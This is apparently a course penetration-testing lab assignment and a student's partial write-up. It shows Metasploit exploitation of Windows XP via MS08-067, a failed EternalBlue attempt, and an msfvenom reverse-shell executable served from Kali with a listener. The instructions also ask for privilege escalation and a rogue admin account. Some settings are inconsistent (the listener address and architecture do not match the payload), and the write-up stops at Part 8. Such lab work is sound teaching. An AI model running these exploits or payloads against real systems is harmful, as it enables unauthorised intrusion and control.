INTRUCTIONS

You need to power on the following VMs for this assignment.

• Internal Kali (Attacker)

• pfSense VM (power on only)

• Windows XP, Windows Server 2022, or Windows 7 (depending on the subtasks).

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using the nmap command to identify open ports and services.

2. Identify the SMB port number (default: 445) and confirm that it is open.

3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi

4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.

5. Use 5525 as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.

7. [Post-exploitation] In the meterpreter shell, display the target system's local date and time.

8. [Post-exploitation] In the meterpreter shell, get the SID of the user.

9. [Post-exploitation] In the meterpreter shell, get the current process identifier.

10. [Post-exploitation] In the meterpreter shell, get system information about the target.

Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit (10 pt)

In this task, try to use the same steps as shown in the video lecture to exploit the EternalBlue vulnerability on Windows Server 2022. You may or may not establish a reverse shell connection to the Windows Server 2022 using the same method as hacking Windows Server 2008. Document your steps and show me your results.

You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.

Task C. Exploit Windows 7 with a deliverable payload (70 pt).

In this task, you need to create an executable payload with the required configurations below.

1. **Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell. Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM. (10 pt).**

The requirements for your payload are :

• Payload Name: Use your MIDAS ID (for example, svatsa.exe) (5pt)

• Listening port: 5525 (5pt)

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)

3. Create a text file on the attacker Kali named "YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file

to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (10 pt)

[Privilege escalation]

4. Background your current session, then gain administrator-level privileges on the remote system (10 pt).

5. After you escalate the privilege, complete the following tasks:

a. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (10 pt)

b. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. (10 pt) You may follow the pdf for Pen testing

Task D. Extra Credit

Try to set up a reverse shell connection with Metasploit to Windows 10 (10 points). You can use the technique we introduced in this class, or other exploits not covered by this course.

Task A.

Part 1-2

```
┌──(root㉿kali)-[~]
└─# nmap -sS -sV 192.168.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-27 19:44 EDT
Nmap scan report for 192.168.10.14
Host is up (0.027s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:15:5D:40:57:09 (Microsoft)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microso
ft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.99 seconds
```

Part 3-4

```
                  ########################
                  #    #    ###   #    #   ##
                  ########################
                   ##     ##   ##     ##
                         https://metasploit.com


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08_067_netapi

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Mi
crosoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/win
dows/smb/ms08_067_netapi
```

Part 5


```
Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.10.14    yes       The target host(s), see https://docs.metaspl
                                       oit.com/docs/using-metasploit/basics/using-m
                                       etasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread,
                                        process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be spe
                                        cified)
   LPORT     5525             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Part 6

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:5525
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:5525 → 192.168.10.14:1036) at 2025-0
3-27 19:50:50 -0400

meterpreter >
```

Part 7

```
meterpreter > screenshot
Screenshot saved to: /root/OODsgMQr.jpeg
meterpreter > sysinfo
Computer        : ORG-JLF9I0GWXFM
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1180
meterpreter > sysinfo
Computer        : ORG-JLF9I0GWXFM
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```



Task B.

Part 1-4

```
┌──(root㉿kali)-[~]
└─# sudo nmap -sS -p 445 192.168.10.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-27 20:04 EDT
Nmap scan report for 192.168.10.19
Host is up (0.0095s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:40:57:2C (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 13.38 seconds
```

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Desc
ription
   -  ----                                      ---------------  ----     -----  ----
------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17
-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17
-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17
-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Executi
on
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17
-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB
DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/win
dows/smb/smb_doublepulsar_rce

msf6 >
```

Part 5-7

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.10.19    yes       The target host(s), see https://docs.m
                                             etasploit.com/docs/using-metasploit/ba
                                             sics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use f
                                             or authentication. Only affects Window
                                             s Server 2008 R2, Windows 7, Windows E
                                             mbedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specif
                                             ied username
   SMBUser                         no        (Optional) The username to authenticat
                                             e as
   VERIFY_ARCH    true             yes       Check if remote architecture matches e
                                             xploit Target. Only affects Windows Se
                                             rver 2008 R2, Windows 7, Windows Embed
                                             ded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Tar
                                             get. Only affects Windows Server 2008
                                             R2, Windows 7, Windows Embedded Standa
                                             rd 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):
```

```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread,
                                        process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be spe
                                        cified)
   LPORT     5525             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:5525
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445     - An SMB Login Error occurred while connecting to the IPC$
tree.
[*] 192.168.10.19:445     - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
a[*] Exploit completed, but no session was created.
```

Task C.


Part 1-3

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.10.9 LPORT=5525 -f
exe -a x64 --platform windows -o /var/www/html/jlewi037.exe
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/jlewi037.exe
```

```
┌──(root㉿kali)-[~]
└─# sudo service apache2 start
```



Part 4-7


< metasploit >
=[metasploit v6.3.55-dev]
+ -- --=[2397 exploits - 1235 auxiliary - 422 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.13
LHOST ⇒ 192.168.10.13
msf6 exploit(multi/handler) > set LPORT 5525
LPORT ⇒ 5525
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:5525

Part 8